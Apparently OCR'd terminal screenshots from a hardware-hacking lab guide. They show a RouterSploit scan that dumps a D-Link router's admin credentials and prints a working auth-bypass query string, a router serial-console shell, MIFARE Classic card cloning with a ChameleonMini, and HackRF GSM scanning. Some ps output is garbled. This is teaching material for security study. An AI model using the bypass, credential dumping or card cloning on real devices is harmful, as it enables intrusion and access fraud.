

192.168.1.1 - PuTTY
login as: root
BusyBox v1.24.1 (2015-12-21 08:46:02 EST) built-in shell (ash)
W I R E L E S S F R E E D O M
DESIGNATED DRIVER (Bleeding Edge, r47958)
* 2 oz. Orange Juice
* 2 oz. Pineapple Juice
* 2 oz. Grapefruit Juice
* 2 oz. Cranberry Juice
Combine all juices in a tall glass filled with ice, stir well.
root@OpenWrt:~# whoami
-ash: whoami: not found
root@OpenWrt:~# id
uid=0(root) gid=0(root)
root@OpenWrt:~#



Exploitation Framework for Embedded Devices
by Threat9
Codename : I Knew You Were Trouble
Version : 3.4.0
Homepage : https://www.threat9.com - @threatnine
Join Slack : https://www.threat9.com/slack
Join Threat9 Beta Program - https://www.threat9.com
Exploits: 130 Scanners: 4 Creds: 171 Generic: 4 Payloads: 32 Encoders: 6
rsf > use scanners/autopwn
rsf (AutoPwn) > set target 192.168.1.8
[+] target => 192.168.1.8
rsf (AutoPwn) > run
[*] Running module...
[*] Starting vulnerablity check...


[*] 192.168.1.8 Could not verify exploitability:
- 192.168.1.8:80 http exploits/routers/3com/officeconnect_rce
- 192.168.1.8:80 http exploits/routers/billion/billion_5200w_rce
- 192.168.1.8:80 http exploits/routers/netgear/dgn2200_dnslookup_cgi_rce
- 192.168.1.8:80 http exploits/routers/dlink/dsl_2740r_dns_change
- 192.168.1.8:1900 custom/udp exploits/routers/dlink/dir_815_850l_rce
- 192.168.1.8:80 http exploits/routers/dlink/dsl_2640b_dns_change
- 192.168.1.8:80 http exploits/routers/dlink/dsl_2730b_2780b_526b_dns_change
- 192.168.1.8:80 http exploits/routers/asus/asuswrt_lan_rce
- 192.168.1.8:80 http exploits/routers/shuttle/915wm_dns_change
- 192.168.1.8:80 http exploits/routers/cisco/secure_acs_bypass
- 192.168.1.8:23 custom/tcp exploits/routers/cisco/catalyst_2960_rocem
[+] 192.168.1.8 Device is vulnerable:
Target Port Service Exploit
192.168.1.8 80 http exploits/routers/dlink/dir_300_320_600_615_info_disclosure
192.168.1.8 80 http exploits/routers/dlink/dir_300_320_615_auth_bypass


rsf (D-Link DIR-300 & DIR-320 & DIR-600 & DIR-615 Info Disclosure) > set port 80
[+] port => 80
rsf (D-Link DIR-300 & DIR-320 & DIR-600 & DIR-615 Info Disclosure) > run
[*] Running module...
[+] Credentials found!
Login Password
admin Letmein!@1


You need to add NO_NEED_AUTH=1&AUTH_GROUP=0 to query string for every action.
Examples:
192.168.1.8:80/bsc_lan.php?NO_NEED_AUTH=1&AUTH_GROUP=0
192.168.1.8:80/bsc_wlan.php?NO_NEED_AUTH=1&AUTH_GROUP=0
rsf (D-Link DIR-300 & DIR-320 & DIR-615 Auth Bypass) > run
[*] Running module...
[+] Target is vulnerable
You need to add NO_NEED_AUTH=1&AUTH_GROUP=0 to query string for every action.
Examples:
192.168.1.8:80/bsc_lan.php?NO_NEED_AUTH=1&AUTH_GROUP=0
192.168.1.8:80/bsc_wlan.php?NO_NEED_AUTH=1&AUTH_GROUP=0
rsf (D-Link DIR-300 & DIR-320 & DIR-615 Auth Bypass) > show options
Target options:
Name Current settings Description
ssl false SSL enabled: true/false
target 192.168.1.8 Target IPv4 or IPv6 address
port 80 Target HTTP port
Module options:


192.168.1.8/bsc_wlan.php?NO_NEED_AUTH=1&AUTH_GROUP=0
Internet Setup
Wireless Setup
LAN Setup
Time and Date
Parental Control
Logout
Internet Online
Reboot
WIRELESS NETWORK
Use this section to configure the wireless settings for your D-Link router. Please note that changes made in this section may also need to be duplicated on your wireless client.
To protect your privacy you can configure wireless security features. This device supports three wireless security modes including: WEP, WPA and WPA2.
Save Settings
Don't Save Settings
WI-FI PROTECTED SETUP (ALSO CALLED WCN 2.0 IN WINDOWS VISTA)
Enable :
Current PIN : 20220396
Generate New PIN
Reset PIN to Default
Wi-Fi Protected Status : Enabled / Configured
Reset to Unconfigured
Add Wireless Device with WPS
WIRELESS NETWORK SETTINGS
Enable Wireless :
Wireless Network Name : Cyber Lab (Also called the SSID)
Enable Auto Channel Selection :
Wireless Channel : 13
Transmission Rate : Best (automatic) (Mbit/s)
WMM Enable : (Wireless QoS)
Enable Hidden Wireless : (Also called the SSID Broadcast)
WIRELESS SECURITY MODE
Helpful Hints..
• Wi-Fi Protected Setup provides a more intuitive way of setting up wireless security between the router and the wireless client. Make sure the wireless card supports this feature or uses a certified Windows Vista driver in order to take advantage of this feature.
• Changing your Wireless Network Name is the first step in securing your wireless network. We recommend that you change it to a familiar name that does not contain any personal information.
• Enabling Hidden Mode is another way to secure your network. With this option enabled, no wireless clients will be able to see your wireless network when they perform a scan to see what's available. In order for your wireless devices to connect to your router, you will need to manually enter the Wireless Network Name on each device.
• If you have enabled Wireless Security, make sure you write down the



MOC
GROUP-TEK
The Shikra
www.xipiter.com

```
Starting baudrate detection on /dev/ttyUSB0, turn on your serial device now.
Press Ctl+C to quit.



@@@@@@@@@@@@@@@@@@@@ Baudrate: 115200 @@@@@@@@@@@@@@@@@@@@

dm_major = 253
spiflash_ioctl_read, Read from 0x007df100 length 0x6, ret 0, retlen 0x6
Read MAC from flash(  7df100) 7c-ffffff8b-ffffffca-48-60-fffffba
GMAC1_MAC_ADRH -- : 0x00007c8b
GMAC1_MAC_ADRL -- : 0xca4860ba
Ralink APSoC Ethernet Driver Initilization. v3.1  256 rx/tx descriptors allocated, mtu = 1500!
NAPI enable, Tx Ring = 256, Rx Ring = 256
spifd from 0x007df100 length 0x6, ret 0, retlen 0x6
Read MAC from flash(  7df100) 7c-ffffff8b-ffffffca-48-60-fffffba
GMAC1_MAC_ADRH -- : 0x00007c8b
GMAC1_MAC_ADRL -- : 0xca4860ba
PROC INIT OK!
add domain:
add domain:
add domain:
add domain:
tp_domain init ok
L2TP core driver, V2.0
PPPoL2TP kernel driver, V2.0
```

```
~ # ls
web      usr      sbin     mnt      lib      dev
var      sys      proc     linuxrc  etc      bin
~ # whomi
/bin/sh: whomi: not found
~ # ps
  PID USER       VSZ STAT COMMAND
    1 admin     1068 S    init
    2 admin        0 SW   [kthreadd]
    3 admin        0 SW   [ksoftirqd/0]
    4 admin        0 SW   [kworker/0:0]
    5 admin        0 SW   [kworker/u:0]
    6 admin        0 SW<  [khelper]
    7 admin        0 SW   [sync_supers]
    8 admin        0 SW   [bdi-default]
    9 admin        0  0 SW   [ks     0 SW<    [mtdblock     0 SW
k5]19 admmtdblock4]
   22 n      2884 155 admin  58 admin     2088 S    0 admin    dmin     288 168 admin     2040 S  /dyndns.conmin     2040ns.conf
  cmxdns.confmdQTask]
 S    wlNetlinkTool
  2in     1244 301 admin   13 admin    upnpd -L br0h0.2 -nat 0  2028 S    d dhcpd /var
                                                                                  328 admif /var/tmp/dconf/snmpd. admin     1cp6s -c /vadhcp6s_br0. admin
     -W eth0.2 -port
  344 admin     1n 1 -P eth0rt
  347 art
  348 ad -L br0 -W eth0.2 -en 1 -P eth0.2 -nat 0 -port
  349 ad -L br0 -W eth0.2 -en 1 -P eth0.2 -nat 0 -port
  350 admin     2648  2032 S     447 admin   1136 S     22 -r /var/79 admin     1068 S    981 admin     1060 R
~ # ps
```


```
root@kali:~# lsusb
Bus 003 Device 002: ID 8087:8001 Intel Corp.
Bus 003 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 004: ID 04f2:b449 Chicony Electronics Co., Ltd
Bus 001 Device 003: ID 8087:0a2a Intel Corp.
Bus 001 Device 002: ID 138a:0017 Validity Sensors, Inc. Fingerprint Reader
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@kali:~# lsusb
Bus 003 Device 002: ID 8087:8001 Intel Corp.
Bus 003 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 001 Device 004: ID 04f2:b449 Chicony Electronics Co., Ltd
Bus 001 Device 003: ID 8087:0a2a Intel Corp.
Bus 001 Device 002: ID 138a:0017 Validity Sensors, Inc. Fingerprint Reader
Bus 001 Device 006: ID 16d0:04b2 MCS
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@kali:~# ls /dev/t
tpm0     tty12    tty18    tty23    tty29    tty34    tty4     tty45    tty50    tty56    tty61    ttyACM0
tty      tty13    tty19    tty24    tty3     tty35    tty40    tty46    tty51    tty57    tty62    ttyS0
tty0     tty14    tty2     tty25    tty30    tty36    tty41    tty47    tty52    tty58    tty63    ttyS1
tty1     tty15    tty20    tty26    tty31    tty37    tty42    tty48    tty53    tty59    tty7     ttyS2
tty10    tty16    tty21    tty27    tty32    tty38    tty43    tty49    tty54    tty6     tty8     ttyS3
tty11    tty17    tty22    tty28    tty33    tty39    tty44    tty5     tty55    tty60    tty9
```


root@kali:~# socat - /dev/ttyACM0,crnl
HELP
101:OK WITH TEXT
VERSION,CONFIG,UID,READONLY,UPLOAD,DOWNLOAD,RESET,UPGRADE,MEMSIZE,UIDSIZE,RBUTTON,RBUTTON_LONG,LBUTTON,LBUTTON_LONG,LEDGRE
EN,LEDRED,LOGMODE,LOGMEM,LOGDOWNLOAD,LOGSTORE,LOGCLEAR,SETTING,CLEAR,STORE,RECALL,CHARGING,HELP,RSSI,SYSTICK,SEND_RAW,SEND
,GETUID,DUMP_MFU,IDENTIFY,TIMEOUT,THRESHOLD,AUTOCALIBRATE,FIELD,CLONE
LBUTTON=?
101:OK WITH TEXT
NONE,UID_RANDOM,UID_LEFT_INCREMENT,UID_RIGHT_INCREMENT,UID_LEFT_DECREMENT,UID_RIGHT_DECREMENT,CYCLE_SETTINGS,STORE_MEM,REC
ALL_MEM,TOGGLE_FIELD,STORE_LOG,CLONE
CONFIG=?
101:OK WITH TEXT
NONE,MF_ULTRALIGHT,MF_ULTRALIGHT_EV1_80B,MF_ULTRALIGHT_EV1_164B,MF_CLASSIC_1K,MF_CLASSIC_1K_7B,MF_CLASSIC_4K,MF_CLASSIC_4K
_7B,ISO14443A_SNIFF,ISO14443A_READER


root@kali:~# socat - /dev/ttyACM0,crnl
HELP
101:OK WITH TEXT
VERSION,CONFIG,UID,READONLY,UPLOAD,DOWNLOAD,
EN,LEDRED,LOGMODE,LOGMEM,LOGDOWNLOAD,LOGSTOR
,GETUID,DUMP_MFU,IDENTIFY,TIMEOUT,THRESHOLD,
CLONE
101:OK WITH TEXT
Cloned OK!
UID?
101:OK WITH TEXT
16
CONFIG?
101:OK WITH TEXT
MF_CLASSIC_1K

```
root@kali:~# socat - /dev/ttyACM0,crnl
HELP
101:OK WITH TEXT
VERSION,CONFIG,UID,READONLY,UPLOAD,DOWNLOAD,RESET,UPGRA
EN,LEDRED,LOGMODE,LOGMEM,LOGDOWNLOAD,LOGSTORE,LOGCLEAR,
,GETUID,DUMP_MFU,IDENTIFY,TIMEOUT,THRESHOLD,AUTOCALIBRA
SETTING=1
100:OK
CONFIG?
101:OK WITH TEXT
NONE
CONFIG=?
101:OK WITH TEXT
NONE,MF_ULTRALIGHT,MF_ULTRALIGHT_EV1_80B,MF_ULTRALIGHT_
_7B,ISO14443A_SNIFF,ISO14443A_READER
CONFIG=ISO14443A_READER
100:OK
IDENTIFY
101:OK WITH TEXT
MIFARE Classic 1k
ATQA:   0400
UID:    [redacted]316
SAK:    08
CONFIG=MF_CLASSIC_1K
100:OK
UID=[redacted]6
100:OK
```

```
root@kali:~# hackrf_info
hackrf_info version: unknown
libhackrf version: unknown (0.5)
Found HackRF
Index: 0
Board ID Number: 2 (HackRF One)
Firmware Version: git-44df9d1 (API:1.00)
Part ID Number: 0xa000cb3c 0x005d4f48
```

```
root@kali:~/kalibrate-hackrf# kal -s GSM900
kal: Scanning for GSM-900 base stations.
GSM-900:
        chan:   47 (944.4MHz + 38.205kHz)       power:  698071.68
        chan:   48 (944.6MHz + 13.760kHz)       power:  620465.95
        chan:   49 (944.8MHz - 10.448kHz)       power:  617233.78
        chan:   50 (945.0MHz - 38.829kHz)       power:  629163.32
        chan:   56 (946.2MHz - 11.024kHz)       power:  411237.29
        chan:   69 (948.8MHz + 6.962kHz)        power: 1079474.47
        chan:   72 (949.4MHz + 7.306kHz)        power:  784737.50
        chan:   91 (953.2MHz + 26.349kHz)       power:  555656.59
        chan:   92 (953.4MHz + 24.712kHz)       power:  627278.41
        chan:   93 (953.6MHz + 14.840kHz)       power:  591864.86
        chan:   94 (953.8MHz - 10.265kHz)       power:  579114.89
        chan:  106 (956.2MHz - 17.932kHz)       power:  530616.12
```